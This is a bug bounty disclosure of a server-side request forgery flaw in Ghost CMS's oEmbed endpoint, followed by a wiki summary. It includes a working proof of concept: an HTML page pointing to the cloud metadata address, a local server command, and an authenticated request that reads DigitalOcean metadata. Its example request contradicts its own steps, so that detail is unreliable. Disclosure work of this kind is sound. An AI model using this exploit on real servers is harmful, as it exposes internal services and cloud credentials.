Server-Side Request Forgery (SSRF) in Ghost CMS
Ghost CMS's oEmbed endpoint fetched user-supplied URLs without validation, allowing an authenticated publisher to make arbitrary GET requests to internal or external networks. The attacker could retrieve cloud metadata from the server.

- Triaged in 5 days
- Fixed in 27 days
- Disclosed after 27 days
I would like to report about SSRF vulnerability in CMS Ghost blog
It allows attacker able to send a crafted GET request from a vulnerable web application
Module
module name: ghost
version: 3.5.2
npm page: https://www.npmjs.com/package/ghost
website page https://ghost.org/
Module Description
Ghost is the world’s most popular open source headless Node.js CMS.
Module Stats
4,812 weekly downloads
This CMS is used around 512,000 times for creating Blogs in 2018 according to Ghost statics. Currently the biggest customers of this blog are: Apple, Elon Musk's OpenAI team, Tinder, DigitalOcean, DuckDuckGo, Mozilla, Airtable, Revolt, etc.
Vulnerability
Attacker with publisher role (editor, author, contributor, administrator) in a blog may be able to leverage this to make arbitrary GET requests in a CMS Ghost Blog instance's to internal / external network.
Vulnerability Description

CMS Ghost allows publishers to set up embed content from many sources (like Youtube, Twitter, Instagram, etc). F713079

When click you click on the “Other…” button you can see the following input. F713080 This input are send request to the route which is vulnerable for the SSRF attack. Let's discover it! When you try to pass some URL into this input we receive response like that:
GET /ghost/api/v3/admin/oembed/?url=http://169.254.169.254/metadata/v1.json&type=embed

F713081 In my case I trying to receive DigitalOcean MetaData from my server.
But, sadly In that moment we receive only validation error. That’s because responsible for that function query() doesn’t receive any content from function fetchOembedData().
File: /Ghost/core/server/api/canary/oembed.js

module.exports = {
    docName: 'oembed',
    read: {
        permissions: false,
        data: [
            'url',
            'type'
        ],
        options: [],
        query({data}) {
            let {url, type} = data;

            if (type === 'bookmark') {
                return fetchBookmarkData(url);
            }

            return fetchOembedData(url).then((response) => {
                if (!response && !type) {
                    return fetchBookmarkData(url);
                }
                return response;
            }).then((response) => {
                if (!response) {
                    return unknownProvider(url);
                }
                return response;
            }).catch(() => {
                return unknownProvider(url);
            });
        }
    }
};
If we add breakpoint in fetchOembedData() function. And when will go across all lines of code in this function. We will notice interesting function that is call getOembedUrlFromHTML()
File: /Ghost/core/server/api/canary/oembed.js

function fetchOembedData(url) {
    let provider;
    ({url, provider} = findUrlWithProvider(url));
    if (provider) {
        return knownProvider(url);
    }
    return request(url, {
        method: 'GET',
        timeout: 2 * 1000,
        followRedirect: true,
        headers: {
            'user-agent': 'Ghost(https://github.com/TryGhost/Ghost)'
        }
    }).then((response) => {
        if (response.url !== url) {
            ({url, provider} = findUrlWithProvider(response.url));
        }
        if (provider) {
            return knownProvider(url);
        }
        const oembedUrl = getOembedUrlFromHTML(response.body);
        if (oembedUrl) {
            return request(oembedUrl, {
                method: 'GET',
                json: true
            }).then((response) => {
                return response.body;
            }).catch(() => {});
        }
    });
}
This function is responsible for getting oEmbed URL from external resources.
File: /Ghost/core/server/api/canary/oembed.js

const getOembedUrlFromHTML = (html) => {
    return cheerio('link[type="application/json+oembed"]', html).attr('href');
};
"oEmbed is a format for allowing an embedded representation of a URL on third party sites. The simple API allows a website to display embedded content (such as photos or videos) when a user posts a link to that resource, without having to parse the resource directly."
And here we can notice before and after executing getOembedUrlFromHTML() function don’t exist any validation which can prevent against from the SSRF attacks.
Steps To Reproduce:
Currently, we know how we can bypass validation in vulnerable route and now we can easily create exploit for this.
First of all, we should create an HTML page with "link[type="application/json+oembed”]” malicious URL which we would like to discover:
<!DOCTYPE html>
<html>
<head>
   <meta charset="UTF-8">
   <title>Security Testing</title>
   <link rel="alternate" type="application/json+oembed" href="http://169.254.169.254/metadata/v1.json"/>
</head>
<body></body>
</html>
And serve this page by the Python SimpleHTTPServer module:
python -m SimpleHTTPServer 8000
If your target is located in not your local network you can use ngrok library for creating a tunnel to your HTML page.
And send the following request with publisher Cookies
GET /ghost/api/v3/admin/oembed/?url=http://169.254.169.254/metadata/v1.json&type=embed HTTP/1.1
Host: YOUR_WEBSITE
Connection: keep-alive
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Ghost-Version: 3.5
App-Pragma: no-cache
User-Agent: Mozilla/5.0
Content-Type: application/json; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: en-US;
Cookie: ghost-admin-api-session=YOUR_SESSION
And we finally receive a response from the internal DigitalOcean service with my Droplet MetaData. SSRF vulnerability is working! 🥳
F713098
Supporting Material/References:
- OS: macOS current
- Node.js: 10.15.2
- NPM: 6.11.3
Wrap up
- I contacted the maintainer to let them know: Yes
- I opened an issue in the related repository: No
Impact
Attacker with publisher role (editor, author, contributor, administrator) in a blog may be able to leverage this to make arbitrary GET requests in a Ghost Blog instance's to internal / external network.
Attachments

Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the oEmbed endpoint passed user-controlled URLs to a server-side HTTP request function without validating or restricting the destination, and also followed redirects and parsed HTML for further oEmbed URLs without checks.
Impact
An attacker with a publisher role could make the server send GET requests to internal or external networks, potentially retrieving sensitive cloud metadata.
What the attacker needed
Publisher role account (editor, author, contributor, admin); attacker-controlled web page reachable by target; victim (or attacker) sends crafted request
How it was found
- Create an HTML page containing a link element with type application/json+oembed pointing to the internal URL to fetch.
- Serve the HTML page using a simple HTTP server, optionally exposing it via a tunnel if the target is remote.
- Send a GET request to the Ghost oEmbed API endpoint with the url parameter set to the attacker's page and type=embed, including a valid publisher session cookie.
- Observe the response containing data from the internal service (e.g., cloud metadata).
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a server-side request forgery (SSRF) bug. The blog software took a web address from a user and fetched it on the server's behalf without checking where it pointed. An attacker with a publishing account could make the server request internal addresses, like a cloud metadata service, and read the response.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.



